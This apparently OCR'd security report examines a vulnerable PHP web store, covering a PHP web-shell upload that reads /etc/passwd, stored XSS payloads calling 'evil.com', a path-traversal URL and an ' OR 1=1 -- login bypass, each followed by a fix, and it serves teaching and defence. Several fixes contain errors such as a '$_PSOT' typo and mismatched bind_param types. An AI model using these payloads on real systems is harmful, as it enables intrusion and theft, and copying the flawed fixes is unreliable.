
Upon further investigation we notice that the image ‘src’ attribute has a file path:



```
<img src="/uploads/2&myimage.png" class="img-circle" alt="Profile Picture" style=
"max-width: 7em;" onerror="this.src='include/avatar.jpeg'"> == $0
```

The image name has changed, it now has ‘2&’ before the original image name, this is the user id which is used to select the profile picture for each user. When placing this path on the URL, the browser redirects directly to the image. Now we try to upload a file called ‘shell.php’ (which is a reverse shell) and see if the upload accepts .php files. After trying to upload the file we see that the upload was successful.

With the same thought process, we copy the “image” path (/uploads/2&shell.php) to the URL and we are presented with our reverse shell:



```
p0wny@shell:…/html/uploads# ls
2&shell.php

p0wny@shell:…/html/uploads# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false

p0wny@shell:…/html/uploads#
```

Solution:

On ‘upload_file.php’ we should add code that prevents images with file extensions like ‘.php’ from being uploaded. Thus, we only allow ‘.jpg’, ‘.jpeg’, ‘.png’ and ‘.gif’.

```
// Limit allowed file formats
if($imageFileType != "jpg" && $imageFileType != "png" && $imageFileType != "jpeg" &&
$imageFileType != "gif" ) {
header('location:profile.php?error=filetype not allowed only jpg, jpeg, png, gif');
}
```


Besides this, this solution hashes the user_id and the filename becomes the hash, thus preventing the attacker from easily locating his file. Also, the code doesn’t eval or include uploaded file data and authentication is required to upload files.

Stored XSS in Product Comment Section

CWE-79: Improper neutralization of input during web page generation (Cross-site scripting)


Problem:

The original PHP code receives a comment introduced by an authenticated user through the variable $_POST without any type of treatment, and injects it directly into a query to the database and the information will be stored in the comments table. Later, the exact same input is rendered as HTML code to the browser of that page.



The original input and query are the following:

```
$search = $_POST['comment_text'];
$query = "INSERT INTO comments (user_id,product_id, body,created_at) VALUES (" . $user_id .
"," . $item_id . "," '$comment_text' , now())";
```




```
if (isset($_POST['comment_text'])) {
    global $con;
    // grab the comment that was submitted through Ajax call
    $comment_text = $_POST['comment_text'];
    echo $comment_text;
    // insert comment into database
    $sql = "INSERT INTO comments (user_id,product_id, body, created_at) VALUES (" . $user_id . "," . $item_id . ",'$comment_text', now())";
    $result = mysqli_query($con, $sql);
    // Query same comment from database to send back to be displayed
    $inserted_id = $con->insert_id;
    $res = mysqli_query($con, "SELECT * FROM comments WHERE id=$inserted_id");
    $inserted_comment = mysqli_fetch_assoc($res);
```

It is possible to explore this in several ways, being the most common posting a script in the comments section.

If the attacker comments a script like this:

```
<script> window.location = "evil.com" </script>
```



<script> window.location = "evil.com" </script>

0 Comment(s)

Every user that enters in that page will be redirected to “evil.com”. This example was a simple redirect, but it can be any piece of malicious code.

Another example of possible exploitation of this vulnerability is if the attacker posts in the comments section of a product something like this:

```
<div><script src="http://evil.com/runme.js"></script></div>
```

This will run a malicious script located in his evil page, without redirecting the page, and the dimensions of the damage he can do are huge.

Solution:

The solution for this vulnerability is not very difficult to implement. We just need to validate the inputs of the user instead of putting them directly into the query, for example with the PHP function “htmlspecialchars()”. This function removes every special chars in the input such as “ ‘ ! <> ; “ and this will prevent cross-site scripting. So we just need to use this function in the comment section input:

```
if(isset($_POST['comment_text'])) {
global $con;
$comment_text = htmlspecialchars($_PSOT['comment_text']);
}
```

Path Transversal in Product Details


CWE-23 - Relative Path Transversal

Problem:

The original app has the option of downloading the details of a product. The original PHP code takes the index of the product to download the correct file in the URL with the variable $_GET without any type of treatment, and injects it directly into the readfile() function that will download the file.

If the user changes the index in the URL for something like:

http://localhost/product_detail.php?id=../../../../etc/passwd




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
```

The document that will be downloaded will be the passwd file.

Solution:

This path transversal vulnerability can be fixed by simply doing a verification of the id before downloading the file, if the id taken in the URL is not numeric then it will not be processed a download:



```php
if (is_numeric($id) == false) {
    header('location:product_detail.php?error=Invalid ID');
    exit();
} else {
    header('Content-Type: application/octet-stream');
    readfile("products_brochures/" . $id. ".pdf");

}
```

SQL Injection in Log in (EXTRA)

CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Problem:

The original PHP code receives the log in query introduced by the user through the variable $_GET without any type of treatment, and injects it directly into a query to the database to return the user in case it exists.


The query in the code is:

```
$query = "SELECT * FROM users WHERE email='$email' AND password='$password';
```

It is possible to explore this by bypassing the login without having an account and using an account of an app user.

The attacker can bypass the login by doing this is the login section:

```
' OR 1=1 --
```



This will let the attacker enter with an account stored in the database.

Solution:

The usage of Prepared Statements (i.e. using parameters in a template query) that use bound variables is the only way to be guaranteed against SQL injection.

They can be used with the already database access library in use (mysqli), in the following way:

```
/* Prepared statement, stage 1: prepare */
$mysqli = new mysqli("localhost", "store", "donald", "store");
$query = $mysqli->prepare("SELECT * FROM users WHERE email=? and password=?");

/* Prepared statement, stage 2: bind and execute */
$email = $creds->email
$password = md5($creds->$email)
$query->bind_param("sss", $email, $password); // "is" means that $id is bound as an integer and
$label as a string
$query->execute();
```

```
$result = $query->get_result();
```